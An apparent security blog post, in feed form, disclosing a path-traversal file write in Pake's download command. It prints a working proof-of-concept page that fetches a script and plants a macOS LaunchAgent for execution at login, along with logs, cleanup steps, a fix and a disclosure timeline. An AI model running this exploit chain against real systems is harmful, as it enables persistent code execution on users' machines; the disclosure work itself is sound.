<?xml version="1.0" encoding="utf-8"?><feed xmlns="http://www.w3.org/2005/Atom" ><generator uri="https://jekyllrb.com/" version="3.10.0">Jekyll</generator><link href="https://marduc812.com/feed.xml" rel="self" type="application/atom+xml" /><link href="https://marduc812.com/" rel="alternate" type="text/html" /><updated>2026-09-23T11:57:54+00:00</updated><id>https://marduc812.com/feed.xml</id><title type="html">marduc812</title><subtitle>marduc812.com — personal tech blog, migrated from WordPress to Jekyll</subtitle><entry><title type="html">One Less Click, One More Shell</title><link href="https://marduc812.com/2026/06/18/one-less-click-one-more-shell/" rel="alternate" type="text/html" title="One Less Click, One More Shell" /><published>2026-06-18T19:52:11+00:00</published><updated>2026-06-18T19:52:11+00:00</updated><id>https://marduc812.com/2026/06/18/one-less-click-one-more-shell</id><content type="html" xml:base="https://marduc812.com/2026/06/18/one-less-click-one-more-shell/"><![CDATA[<p>A look at a code execution vulnerability in the Pake project, where a user-controlled filename in the file-download handler allows arbitrary file writes outside the Downloads directory, leading to persistence and code execution on macOS and Linux.</p>

<p><a href="https://github.com/tw93/Pake">Pake</a> is a popular open-source tool that turns any website into a lightweight, native-feeling desktop application. Pake is built on top of Tauri, which uses the operating system’s built-in webview (WebKit on macOS, WebKitGTK on Linux, WebView2 on Windows). You typically use it like this:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>npx pake https://example.com --name MyApp
</code></pre></div></div>

<p>This produces a desktop app for <code class="language-plaintext highlighter-rouge">https://example.com</code>. Because the app feels native, Pake exposes a handful of convenience features to the wrapped page, such as the ability to download files. These features are implemented as <code class="language-plaintext highlighter-rouge">Tauri commands</code>, Rust functions that the JavaScript running in the webview can call through the <code class="language-plaintext highlighter-rouge">window.__TAURI__</code> bridge. And that bridge is exactly where things go wrong.</p>

<h3 id="the-vulnerability">The vulnerability</h3>

<p>When a page wrapped by Pake wants to download a file, it can call into the Rust command <code class="language-plaintext highlighter-rouge">download_file</code> defined in <code class="language-plaintext highlighter-rouge">src-tauri/src/app/invoke.rs</code>:</p>

<p>The command takes a user-controlled <code class="language-plaintext highlighter-rouge">filename</code> parameter and join it directly to the download directory using <code class="language-plaintext highlighter-rouge">PathBuf::join()</code>, without any sanitization. The problem is that <code class="language-plaintext highlighter-rouge">PathBuf::join()</code> (and <code class="language-plaintext highlighter-rouge">Path::join()</code>) has two dangerous behaviors when given untrusted input:</p>

<ul>
  <li><strong>Relative traversal</strong> — a filename like <code class="language-plaintext highlighter-rouge">../../foo</code> walks <em>up</em> out of the download directory.</li>
  <li><strong>Absolute path override</strong> — if the joined path is <em>absolute</em> (e.g. <code class="language-plaintext highlighter-rouge">/tmp/foo</code> or <code class="language-plaintext highlighter-rouge">/etc/foo</code>), <code class="language-plaintext highlighter-rouge">join()</code> <strong>discards the base entirely</strong> and uses the absolute path as-is.</li>
</ul>

<p>So both of these are accepted:</p>

<table>
  <thead>
    <tr>
      <th><code class="language-plaintext highlighter-rouge">filename</code> value</th>
      <th>Resulting write path</th>
    </tr>
  </thead>
  <tbody>
    <tr>
      <td><code class="language-plaintext highlighter-rouge">../Library/LaunchAgents/com.evil.plist</code></td>
      <td><code class="language-plaintext highlighter-rouge">~/Library/LaunchAgents/com.evil.plist</code></td>
    </tr>
    <tr>
      <td><code class="language-plaintext highlighter-rouge">/tmp/evil.sh</code></td>
      <td><code class="language-plaintext highlighter-rouge">/tmp/evil.sh</code></td>
    </tr>
  </tbody>
</table>

<p>Because the JavaScript running inside the <code class="language-plaintext highlighter-rouge">webview</code> is the <em>page’s</em> JavaScript, any website you wrap with Pake or any site that injects script into a wrapped page, can write arbitrary files anywhere the app’s user can write.A file write primitive on its own is bad, but the path to full code execution is short because both macOS and Linux have well-known “drop a file here and it runs at login” mechanisms:</p>

<ul>
  <li><strong>macOS:</strong> A <code class="language-plaintext highlighter-rouge">.plist</code> in <code class="language-plaintext highlighter-rouge">~/Library/LaunchAgents/</code> with <code class="language-plaintext highlighter-rouge">RunAtLoad</code> set is launched on every login.</li>
  <li><strong>Linux:</strong> A <code class="language-plaintext highlighter-rouge">.desktop</code> file in <code class="language-plaintext highlighter-rouge">~/.config/autostart/</code> is launched on every session start.</li>
</ul>

<p>So the attack chain is:</p>

<ol>
  <li>Write a malicious shell script to a known location (e.g. <code class="language-plaintext highlighter-rouge">/tmp</code>).</li>
  <li>Write a LaunchAgent / autostart entry that executes that script.</li>
  <li>Wait for the next login (or trigger it manually) → code execution.</li>
</ol>

<p>No user interaction beyond opening the app is required. The payload fires silently from the page’s <code class="language-plaintext highlighter-rouge">DOMContentLoaded</code> handler.</p>

<h3 id="fun-time">Fun Time</h3>

<p>The PoC writes a LaunchAgent that survives reboots so remember to clean up afterward.</p>

<h5 id="step-1-prepare-a-malicious-page">Step 1: Prepare a malicious page</h5>

<p>Create a web page whose JavaScript calls the vulnerable Tauri commands. In this case I used MacOS as my test, since I own a Mac. Host this page anywhere, a local server is fine. Use a simple HTML page, to load the JS code, you can name it <code class="language-plaintext highlighter-rouge">index.html</code>.</p>

<div class="language-html highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="cp">&lt;!DOCTYPE html&gt;</span>
<span class="nt">&lt;html&gt;</span>
<span class="nt">&lt;head&gt;</span>
  <span class="nt">&lt;title&gt;</span>Welcome<span class="nt">&lt;/title&gt;</span>
  <span class="nt">&lt;style&gt;</span>
    <span class="nt">body</span> <span class="p">{</span> <span class="nl">font-family</span><span class="p">:</span> <span class="n">-apple-system</span><span class="p">,</span> <span class="n">BlinkMacSystemFont</span><span class="p">,</span> <span class="nb">sans-serif</span><span class="p">;</span> <span class="nl">padding</span><span class="p">:</span> <span class="m">40px</span><span class="p">;</span> <span class="nl">background</span><span class="p">:</span> <span class="m">#f5f5f7</span><span class="p">;</span> <span class="nl">color</span><span class="p">:</span> <span class="m">#1d1d1f</span><span class="p">;</span> <span class="p">}</span>
    <span class="nc">.card</span> <span class="p">{</span> <span class="nl">background</span><span class="p">:</span> <span class="m">#fff</span><span class="p">;</span> <span class="nl">border-radius</span><span class="p">:</span> <span class="m">12px</span><span class="p">;</span> <span class="nl">padding</span><span class="p">:</span> <span class="m">30px</span><span class="p">;</span> <span class="nl">max-width</span><span class="p">:</span> <span class="m">600px</span><span class="p">;</span> <span class="nl">margin</span><span class="p">:</span> <span class="m">40px</span> <span class="nb">auto</span><span class="p">;</span> <span class="nl">box-shadow</span><span class="p">:</span> <span class="m">0</span> <span class="m">2px</span> <span class="m">10px</span> <span class="n">rgba</span><span class="p">(</span><span class="m">0</span><span class="p">,</span><span class="m">0</span><span class="p">,</span><span class="m">0</span><span class="p">,</span><span class="m">0.1</span><span class="p">);</span> <span class="p">}</span>
    <span class="nt">h1</span> <span class="p">{</span> <span class="nl">font-size</span><span class="p">:</span> <span class="m">24px</span><span class="p">;</span> <span class="p">}</span>
    <span class="nt">p</span> <span class="p">{</span> <span class="nl">color</span><span class="p">:</span> <span class="m">#6e6e73</span><span class="p">;</span> <span class="nl">line-height</span><span class="p">:</span> <span class="m">1.6</span><span class="p">;</span> <span class="p">}</span>
    <span class="nf">#status</span> <span class="p">{</span> <span class="nl">display</span><span class="p">:</span> <span class="nb">none</span><span class="p">;</span> <span class="nl">margin-top</span><span class="p">:</span> <span class="m">20px</span><span class="p">;</span> <span class="nl">padding</span><span class="p">:</span> <span class="m">15px</span><span class="p">;</span> <span class="nl">border-radius</span><span class="p">:</span> <span class="m">8px</span><span class="p">;</span> <span class="nl">font-family</span><span class="p">:</span> <span class="nb">monospace</span><span class="p">;</span> <span class="nl">font-size</span><span class="p">:</span> <span class="m">13px</span><span class="p">;</span> <span class="nl">white-space</span><span class="p">:</span> <span class="n">pre-wrap</span><span class="p">;</span> <span class="p">}</span>
    <span class="nc">.ok</span> <span class="p">{</span> <span class="nl">background</span><span class="p">:</span> <span class="m">#d4edda</span><span class="p">;</span> <span class="nl">color</span><span class="p">:</span> <span class="m">#155724</span><span class="p">;</span> <span class="nl">display</span><span class="p">:</span> <span class="nb">block</span> <span class="cp">!important</span><span class="p">;</span> <span class="p">}</span>
    <span class="nc">.fail</span> <span class="p">{</span> <span class="nl">background</span><span class="p">:</span> <span class="m">#f8d7da</span><span class="p">;</span> <span class="nl">color</span><span class="p">:</span> <span class="m">#721c24</span><span class="p">;</span> <span class="nl">display</span><span class="p">:</span> <span class="nb">block</span> <span class="cp">!important</span><span class="p">;</span> <span class="p">}</span>
  <span class="nt">&lt;/style&gt;</span>
<span class="nt">&lt;/head&gt;</span>
<span class="nt">&lt;body&gt;</span>
  <span class="nt">&lt;div</span> <span class="na">class=</span><span class="s">"card"</span><span class="nt">&gt;</span>
    <span class="nt">&lt;h1&gt;</span>Welcome to our app<span class="nt">&lt;/h1&gt;</span>
    <span class="nt">&lt;p&gt;</span>Loading your personalized dashboard...<span class="nt">&lt;/p&gt;</span>
    <span class="nt">&lt;div</span> <span class="na">id=</span><span class="s">"status"</span><span class="nt">&gt;&lt;/div&gt;</span>
  <span class="nt">&lt;/div&gt;</span>

  <span class="nt">&lt;script&gt;</span>
    <span class="kd">const</span> <span class="nx">STATUS</span> <span class="o">=</span> <span class="nb">document</span><span class="p">.</span><span class="nx">getElementById</span><span class="p">(</span><span class="dl">'</span><span class="s1">status</span><span class="dl">'</span><span class="p">);</span>

    <span class="kd">function</span> <span class="nx">log</span><span class="p">(</span><span class="nx">msg</span><span class="p">,</span> <span class="nx">ok</span><span class="p">)</span> <span class="p">{</span>
      <span class="nx">STATUS</span><span class="p">.</span><span class="nx">textContent</span> <span class="o">+=</span> <span class="nx">msg</span> <span class="o">+</span> <span class="dl">'</span><span class="se">\n</span><span class="dl">'</span><span class="p">;</span>
      <span class="nx">STATUS</span><span class="p">.</span><span class="nx">className</span> <span class="o">=</span> <span class="nx">ok</span> <span class="p">?</span> <span class="dl">'</span><span class="s1">ok</span><span class="dl">'</span> <span class="p">:</span> <span class="dl">'</span><span class="s1">fail</span><span class="dl">'</span><span class="p">;</span>
    <span class="p">}</span>

    <span class="kd">function</span> <span class="nx">encode</span><span class="p">(</span><span class="nx">str</span><span class="p">)</span> <span class="p">{</span>
      <span class="k">return</span> <span class="nb">Array</span><span class="p">.</span><span class="k">from</span><span class="p">(</span><span class="k">new</span> <span class="nx">TextEncoder</span><span class="p">().</span><span class="nx">encode</span><span class="p">(</span><span class="nx">str</span><span class="p">));</span>
    <span class="p">}</span>

    <span class="k">async</span> <span class="kd">function</span> <span class="nx">exploit</span><span class="p">()</span> <span class="p">{</span>
      <span class="c1">// Check for Tauri IPC</span>
      <span class="k">if</span> <span class="p">(</span><span class="o">!</span><span class="nb">window</span><span class="p">.</span><span class="nx">__TAURI__</span> <span class="o">||</span> <span class="o">!</span><span class="nb">window</span><span class="p">.</span><span class="nx">__TAURI__</span><span class="p">.</span><span class="nx">core</span><span class="p">)</span> <span class="p">{</span>
        <span class="nx">log</span><span class="p">(</span><span class="dl">'</span><span class="s1">[!] Not running inside Pake — nothing to do.</span><span class="dl">'</span><span class="p">,</span> <span class="kc">false</span><span class="p">);</span>
        <span class="k">return</span><span class="p">;</span>
      <span class="p">}</span>

      <span class="kd">const</span> <span class="nx">invoke</span> <span class="o">=</span> <span class="nb">window</span><span class="p">.</span><span class="nx">__TAURI__</span><span class="p">.</span><span class="nx">core</span><span class="p">.</span><span class="nx">invoke</span><span class="p">;</span>
      <span class="kd">const</span> <span class="nx">BASE_URL</span> <span class="o">=</span> <span class="dl">'</span><span class="s1">http://127.0.0.1:8000</span><span class="dl">'</span><span class="p">;</span> 

      <span class="c1">// --- Step 1: Write the payload script to /tmp/ via URL fetch ---</span>
      <span class="c1">// Absolute path overrides PathBuf::join base entirely (invoke.rs:97)</span>
      <span class="k">try</span> <span class="p">{</span>
        <span class="k">await</span> <span class="nx">invoke</span><span class="p">(</span><span class="dl">'</span><span class="s1">download_file</span><span class="dl">'</span><span class="p">,</span> <span class="p">{</span>
          <span class="na">params</span><span class="p">:</span> <span class="p">{</span>
            <span class="na">url</span><span class="p">:</span> <span class="s2">`</span><span class="p">${</span><span class="nx">BASE_URL</span><span class="p">}</span><span class="s2">/pake-poc.sh`</span><span class="p">,</span>
            <span class="na">filename</span><span class="p">:</span> <span class="dl">'</span><span class="s1">/tmp/pake-poc.sh</span><span class="dl">'</span><span class="p">,</span>
            <span class="na">language</span><span class="p">:</span> <span class="dl">'</span><span class="s1">en</span><span class="dl">'</span>
          <span class="p">}</span>
        <span class="p">});</span>
        <span class="nx">log</span><span class="p">(</span><span class="dl">'</span><span class="s1">[+] Step 1: Wrote /tmp/pake-poc.sh</span><span class="dl">'</span><span class="p">,</span> <span class="kc">true</span><span class="p">);</span>
      <span class="p">}</span> <span class="k">catch</span> <span class="p">(</span><span class="nx">e</span><span class="p">)</span> <span class="p">{</span>
        <span class="nx">log</span><span class="p">(</span><span class="dl">'</span><span class="s1">[-] Step 1 failed: </span><span class="dl">'</span> <span class="o">+</span> <span class="nx">e</span><span class="p">,</span> <span class="kc">false</span><span class="p">);</span>
        <span class="k">return</span><span class="p">;</span>
      <span class="p">}</span>

      <span class="c1">// --- Step 2: Write LaunchAgent plist via path traversal ---</span>
      <span class="c1">// ~/Downloads/../Library/LaunchAgents/ = ~/Library/LaunchAgents/</span>
      <span class="k">try</span> <span class="p">{</span>
        <span class="k">await</span> <span class="nx">invoke</span><span class="p">(</span><span class="dl">'</span><span class="s1">download_file</span><span class="dl">'</span><span class="p">,</span> <span class="p">{</span>
          <span class="na">params</span><span class="p">:</span> <span class="p">{</span>
            <span class="na">url</span><span class="p">:</span> <span class="s2">`</span><span class="p">${</span><span class="nx">BASE_URL</span><span class="p">}</span><span class="s2">/com.pake.poc.plist`</span><span class="p">,</span>
            <span class="na">filename</span><span class="p">:</span> <span class="dl">'</span><span class="s1">../Library/LaunchAgents/com.pake.poc.plist</span><span class="dl">'</span><span class="p">,</span>
            <span class="na">language</span><span class="p">:</span> <span class="dl">'</span><span class="s1">en</span><span class="dl">'</span>
          <span class="p">}</span>
        <span class="p">});</span>
        <span class="nx">log</span><span class="p">(</span><span class="dl">'</span><span class="s1">[+] Step 2: Wrote ~/Library/LaunchAgents/com.pake.poc.plist</span><span class="dl">'</span><span class="p">,</span> <span class="kc">true</span><span class="p">);</span>
      <span class="p">}</span> <span class="k">catch</span> <span class="p">(</span><span class="nx">e</span><span class="p">)</span> <span class="p">{</span>
        <span class="nx">log</span><span class="p">(</span><span class="dl">'</span><span class="s1">[-] Step 2 failed: </span><span class="dl">'</span> <span class="o">+</span> <span class="nx">e</span><span class="p">,</span> <span class="kc">false</span><span class="p">);</span>
        <span class="k">return</span><span class="p">;</span>
      <span class="p">}</span>

      <span class="nx">log</span><span class="p">(</span><span class="dl">''</span><span class="p">);</span>
      <span class="nx">log</span><span class="p">(</span><span class="dl">'</span><span class="s1">[*] Done. Verify with:</span><span class="dl">'</span><span class="p">,</span> <span class="kc">true</span><span class="p">);</span>
      <span class="nx">log</span><span class="p">(</span><span class="dl">'</span><span class="s1">    cat ~/Library/LaunchAgents/com.pake.poc.plist</span><span class="dl">'</span><span class="p">,</span> <span class="kc">true</span><span class="p">);</span>
      <span class="nx">log</span><span class="p">(</span><span class="dl">'</span><span class="s1">    cat /tmp/pake-poc.sh</span><span class="dl">'</span><span class="p">,</span> <span class="kc">true</span><span class="p">);</span>
      <span class="nx">log</span><span class="p">(</span><span class="dl">''</span><span class="p">);</span>
      <span class="nx">log</span><span class="p">(</span><span class="dl">'</span><span class="s1">[*] Trigger manually (or wait for next login):</span><span class="dl">'</span><span class="p">,</span> <span class="kc">true</span><span class="p">);</span>
      <span class="nx">log</span><span class="p">(</span><span class="dl">'</span><span class="s1">    launchctl load ~/Library/LaunchAgents/com.pake.poc.plist</span><span class="dl">'</span><span class="p">,</span> <span class="kc">true</span><span class="p">);</span>
      <span class="nx">log</span><span class="p">(</span><span class="dl">'</span><span class="s1">    cat /tmp/pake-poc-proof.txt</span><span class="dl">'</span><span class="p">,</span> <span class="kc">true</span><span class="p">);</span>
      <span class="nx">log</span><span class="p">(</span><span class="dl">''</span><span class="p">);</span>
      <span class="nx">log</span><span class="p">(</span><span class="dl">'</span><span class="s1">[*] Cleanup:</span><span class="dl">'</span><span class="p">,</span> <span class="kc">true</span><span class="p">);</span>
      <span class="nx">log</span><span class="p">(</span><span class="dl">'</span><span class="s1">    launchctl unload ~/Library/LaunchAgents/com.pake.poc.plist</span><span class="dl">'</span><span class="p">,</span> <span class="kc">true</span><span class="p">);</span>
      <span class="nx">log</span><span class="p">(</span><span class="dl">'</span><span class="s1">    rm ~/Library/LaunchAgents/com.pake.poc.plist</span><span class="dl">'</span><span class="p">,</span> <span class="kc">true</span><span class="p">);</span>
      <span class="nx">log</span><span class="p">(</span><span class="dl">'</span><span class="s1">    rm /tmp/pake-poc.sh /tmp/pake-poc-proof.txt /tmp/pake-poc-*.log</span><span class="dl">'</span><span class="p">,</span> <span class="kc">true</span><span class="p">);</span>
    <span class="p">}</span>

    <span class="c1">// Run on page load — no user interaction needed</span>
    <span class="nb">window</span><span class="p">.</span><span class="nx">addEventListener</span><span class="p">(</span><span class="dl">'</span><span class="s1">DOMContentLoaded</span><span class="dl">'</span><span class="p">,</span> <span class="p">()</span> <span class="o">=&gt;</span> <span class="p">{</span>
      <span class="c1">// Small delay to ensure Tauri IPC is fully initialized</span>
      <span class="nx">setTimeout</span><span class="p">(</span><span class="nx">exploit</span><span class="p">,</span> <span class="mi">500</span><span class="p">);</span>
    <span class="p">});</span>
  <span class="nt">&lt;/script&gt;</span>
<span class="nt">&lt;/body&gt;</span>
<span class="nt">&lt;/html&gt;</span>
</code></pre></div></div>

<p>Next step is to host the plist file, which in this case will be used to allow the bash script to execute on restart, giving more control. Save this file as <code class="language-plaintext highlighter-rouge">com.pake.poc.plist</code>.</p>

<pre><code class="language-generic">&lt;?xml version="1.0" encoding="UTF-8"?&gt;
&lt;!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd"&gt;
&lt;plist version="1.0"&gt;
&lt;dict&gt;
  &lt;key&gt;Label&lt;/key&gt;
  &lt;string&gt;com.pake.poc&lt;/string&gt;
  &lt;key&gt;ProgramArguments&lt;/key&gt;
  &lt;array&gt;
    &lt;string&gt;/bin/bash&lt;/string&gt;
    &lt;string&gt;/tmp/pake-poc.sh&lt;/string&gt;
  &lt;/array&gt;
  &lt;key&gt;RunAtLoad&lt;/key&gt;
  &lt;true/&gt;
  &lt;key&gt;StandardOutPath&lt;/key&gt;
  &lt;string&gt;/tmp/pake-poc-stdout.log&lt;/string&gt;
  &lt;key&gt;StandardErrorPath&lt;/key&gt;
  &lt;string&gt;/tmp/pake-poc-stderr.log&lt;/string&gt;
&lt;/dict&gt;
&lt;/plist&gt;
</code></pre>

<p>Finally, we need to also host the malicious bash file. Name the file <code class="language-plaintext highlighter-rouge">pake-poc.sh</code>. In this case it is not malicious it is just a simple echo script.</p>

<pre><code class="language-generic">#!/bin/bash
# Pake PoC — proof of code execution
echo "Pake PoC executed at $(date) by $(whoami) on $(hostname)" &gt;&gt; /tmp/pake-poc-proof.txt
</code></pre>

<p>Now we have everything ready and just started a simple HTTP server using Python.</p>

<h5 id="step-2-wrap-the-page-with-pake">Step 2: Wrap the page with Pake</h5>

<p>Build a desktop app pointing at your malicious URL:</p>

<pre><code class="language-generic">$ npx pake http://localhost:8000 --name PoCApp
✼ Using existing local icon: /usr/local/lib/node_modules/pake-cli/src-tauri/icons/pocapp.icns
✺ Using pnpm for package management.
✹ Installing package...
✺ Installing package...
✶ Installing package...

✔ Package installed!
✸ Building app...

&gt; pake-cli@3.11.10 build /usr/local/lib/node_modules/pake-cli
&gt; tauri build -c src-tauri/.pake/tauri.conf.json --target x86_64-apple-darwin --features cli-build

        Info Looking up installed tauri packages to check mismatched versions...
   Compiling pake v3.11.10 (/usr/local/lib/node_modules/pake-cli/src-tauri)
    Finished `release` profile [optimized] target(s) in 1m 41s
       Built application at: /usr/local/lib/node_modules/pake-cli/src-tauri/target/x86_64-apple-darwin/release/pake-pocapp
    Bundling PoCApp.app (/usr/local/lib/node_modules/pake-cli/src-tauri/target/x86_64-apple-darwin/release/bundle/macos/PoCApp.app)
     Signing with identity "-"
Signing with identity "-"
Signing /usr/local/lib/node_modules/pake-cli/src-tauri/target/x86_64-apple-darwin/release/bundle/macos/PoCApp.app/Contents/MacOS/pake-pocapp
Signing with identity "-"
Signing /usr/local/lib/node_modules/pake-cli/src-tauri/target/x86_64-apple-darwin/release/bundle/macos/PoCApp.app
/usr/local/lib/node_modules/pake-cli/src-tauri/target/x86_64-apple-darwin/release/bundle/macos/PoCApp.app: replacing existing signature
        Warn skipping app notarization, no APPLE_ID &amp; APPLE_PASSWORD &amp; APPLE_TEAM_ID or APPLE_API_KEY &amp; APPLE_API_ISSUER &amp; APPLE_API_KEY_PATH environment variables found
    Bundling PoCApp_1.0.0_x64.dmg (/usr/local/lib/node_modules/pake-cli/src-tauri/target/x86_64-apple-darwin/release/bundle/dmg/PoCApp_1.0.0_x64.dmg)
     Running bundle_dmg.sh
    Cleaning /usr/local/lib/node_modules/pake-cli/src-tauri/target/x86_64-apple-darwin/release/bundle/macos/PoCApp.app
    Finished 1 bundle at:
        /usr/local/lib/node_modules/pake-cli/src-tauri/target/x86_64-apple-darwin/release/bundle/dmg/PoCApp_1.0.0_x64.dmg

✔ Build success!
✔ App installer located in /Users/marduc/Desktop/PoCApp.dmg
</code></pre>

<p>The app is now built.</p>

<h5 id="step-3-open-the-app"><strong>Step 3</strong>: <strong>Open the app</strong></h5>

<p>Before we run it, let’s confirm that the files are not there.</p>

<div class="language-text highlighter-rouge"><div class="highlight"><pre class="highlight"><code>$ ls /tmp/pake-poc.sh
ls: /tmp/pake-poc.sh: No such file or directory

$ cat ~/Library/LaunchAgents/com.pake.poc.plist
cat: /Users/marduc/Library/LaunchAgents/com.pake.poc.plist: No such file or directory
</code></pre></div></div>


<p>So no malicious files there, wonderful. Now let’s run the <code class="language-plaintext highlighter-rouge">.dmg</code> file, which will allow us to drag and drop it to the applications folder. After the app is executed, we see this wonderful page.</p>

<p><a href="/assets/uploads/2026/06/poc.webp"><img src="/assets/uploads/2026/06/poc.webp" alt="" /></a></p>

<p>The web server logs the following HTTP Requests:</p>

<pre><code class="language-plain">$ python3 -m http.server
Serving HTTP on :: port 8000 (http://[::]:8000/) ...
::1 - - [18/Jun/2026 21:22:15] "GET / HTTP/1.1" 200 -
::ffff:127.0.0.1 - - [18/Jun/2026 21:22:16] "GET /pake-poc.sh HTTP/1.1" 200 -
::ffff:127.0.0.1 - - [18/Jun/2026 21:22:16] "GET /com.pake.poc.plist HTTP/1.1" 200 -
</code></pre>


<p>The script is now added to the auto execute items during login. MacOS triggers the following notification.</p>

<p><a href="/assets/uploads/2026/06/notif.webp"><img src="/assets/uploads/2026/06/notif.webp" alt="" /></a></p>

<p>The following files were created to the file system:</p>

<pre><code class="language-generic">$ cat ~/Library/LaunchAgents/com.pake.poc.plist
&lt;?xml version="1.0" encoding="UTF-8"?&gt;
&lt;!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd"&gt;
&lt;plist version="1.0"&gt;
&lt;dict&gt;
  &lt;key&gt;Label&lt;/key&gt;
  &lt;string&gt;com.pake.poc&lt;/string&gt;
  &lt;key&gt;ProgramArguments&lt;/key&gt;
  &lt;array&gt;
    &lt;string&gt;/bin/bash&lt;/string&gt;
    &lt;string&gt;/tmp/pake-poc.sh&lt;/string&gt;
  &lt;/array&gt;
  &lt;key&gt;RunAtLoad&lt;/key&gt;
  &lt;true/&gt;
  &lt;key&gt;StandardOutPath&lt;/key&gt;
  &lt;string&gt;/tmp/pake-poc-stdout.log&lt;/string&gt;
  &lt;key&gt;StandardErrorPath&lt;/key&gt;
  &lt;string&gt;/tmp/pake-poc-stderr.log&lt;/string&gt;
&lt;/dict&gt;
&lt;/plist&gt;%

$ cat /tmp/pake-poc.sh
#!/bin/bash
# Pake PoC — proof of code execution
echo "Pake PoC executed at $(date) by $(whoami) on $(hostname)" &gt;&gt; /tmp/pake-poc-proof.txt
</code></pre>

<p>But the bash file has not execute yet, and will trigger when the device restarts.</p>

<pre><code class="language-generic">$ cat /tmp/pake-poc-proof.txt
cat: /tmp/pake-poc-proof.txt: No such file or directory
</code></pre>

<p>After the device starts the following file was created:</p>

<pre><code class="language-plain">$ cat /tmp/pake-poc-proof.txt
Pake PoC executed at Thu Jun 18 21:30:43 CEST 2026 by marduc on marduc-MacBook-Pro.local
</code></pre>

<h5 id="cleanup">Cleanup</h5>

<p>In order to clean up run the following commands for MacOS.</p>

<pre><code class="language-generic">$ launchctl unload ~/Library/LaunchAgents/com.pake.poc.plist 2&gt;/dev/null
$ rm -f ~/Library/LaunchAgents/com.pake.poc.plist
$ rm -f /tmp/pake-poc.sh /tmp/pake-poc-proof.txt
</code></pre>

<p>On Linux, remove <code class="language-plaintext highlighter-rouge">~/.config/autostart/com.pake.poc.desktop</code> and the script instead.</p>

<h5 id="fix">Fix</h5>

<p>The fix is quite simple. You should never trust the caller’s filename as a path. Extract only the final path component with <code class="language-plaintext highlighter-rouge">Path::file_name()</code> before joining. This strips any <code class="language-plaintext highlighter-rouge">../</code> segments and neutralizes absolute paths:</p>

<div class="language-rust highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="k">let</span> <span class="n">safe_name</span> <span class="o">=</span> <span class="nn">std</span><span class="p">::</span><span class="nn">path</span><span class="p">::</span><span class="nn">Path</span><span class="p">::</span><span class="nf">new</span><span class="p">(</span><span class="o">&amp;</span><span class="n">params</span><span class="py">.filename</span><span class="p">)</span>
    <span class="nf">.file_name</span><span class="p">()</span>
    <span class="nf">.map</span><span class="p">(|</span><span class="n">f</span><span class="p">|</span> <span class="n">f</span><span class="nf">.to_string_lossy</span><span class="p">()</span><span class="nf">.to_string</span><span class="p">())</span>
    <span class="nf">.unwrap_or_else</span><span class="p">(||</span> <span class="s">"download"</span><span class="nf">.to_string</span><span class="p">());</span>
<span class="k">let</span> <span class="n">output_path</span> <span class="o">=</span> <span class="n">download_dir</span><span class="nf">.join</span><span class="p">(</span><span class="n">safe_name</span><span class="p">);</span>
</code></pre></div></div>

<h5 id="disclosure-guideline">Disclosure Guideline</h5>

<ul>
  <li>First attempt: March 25, 2026 (ignored).</li>
  <li>Second attempt: April 8, 2026 (ignored).</li>
  <li>Third attempt: 10 May, 2026 (ignored)</li>
  <li>Mail to Snyk in case they could help: May 4, 2026 (Were unable to assist)</li>
  <li><a href="https://github.com/tw93/Pake/pull/1308">Fixed manually</a> publicly: 2 July 2026</li>
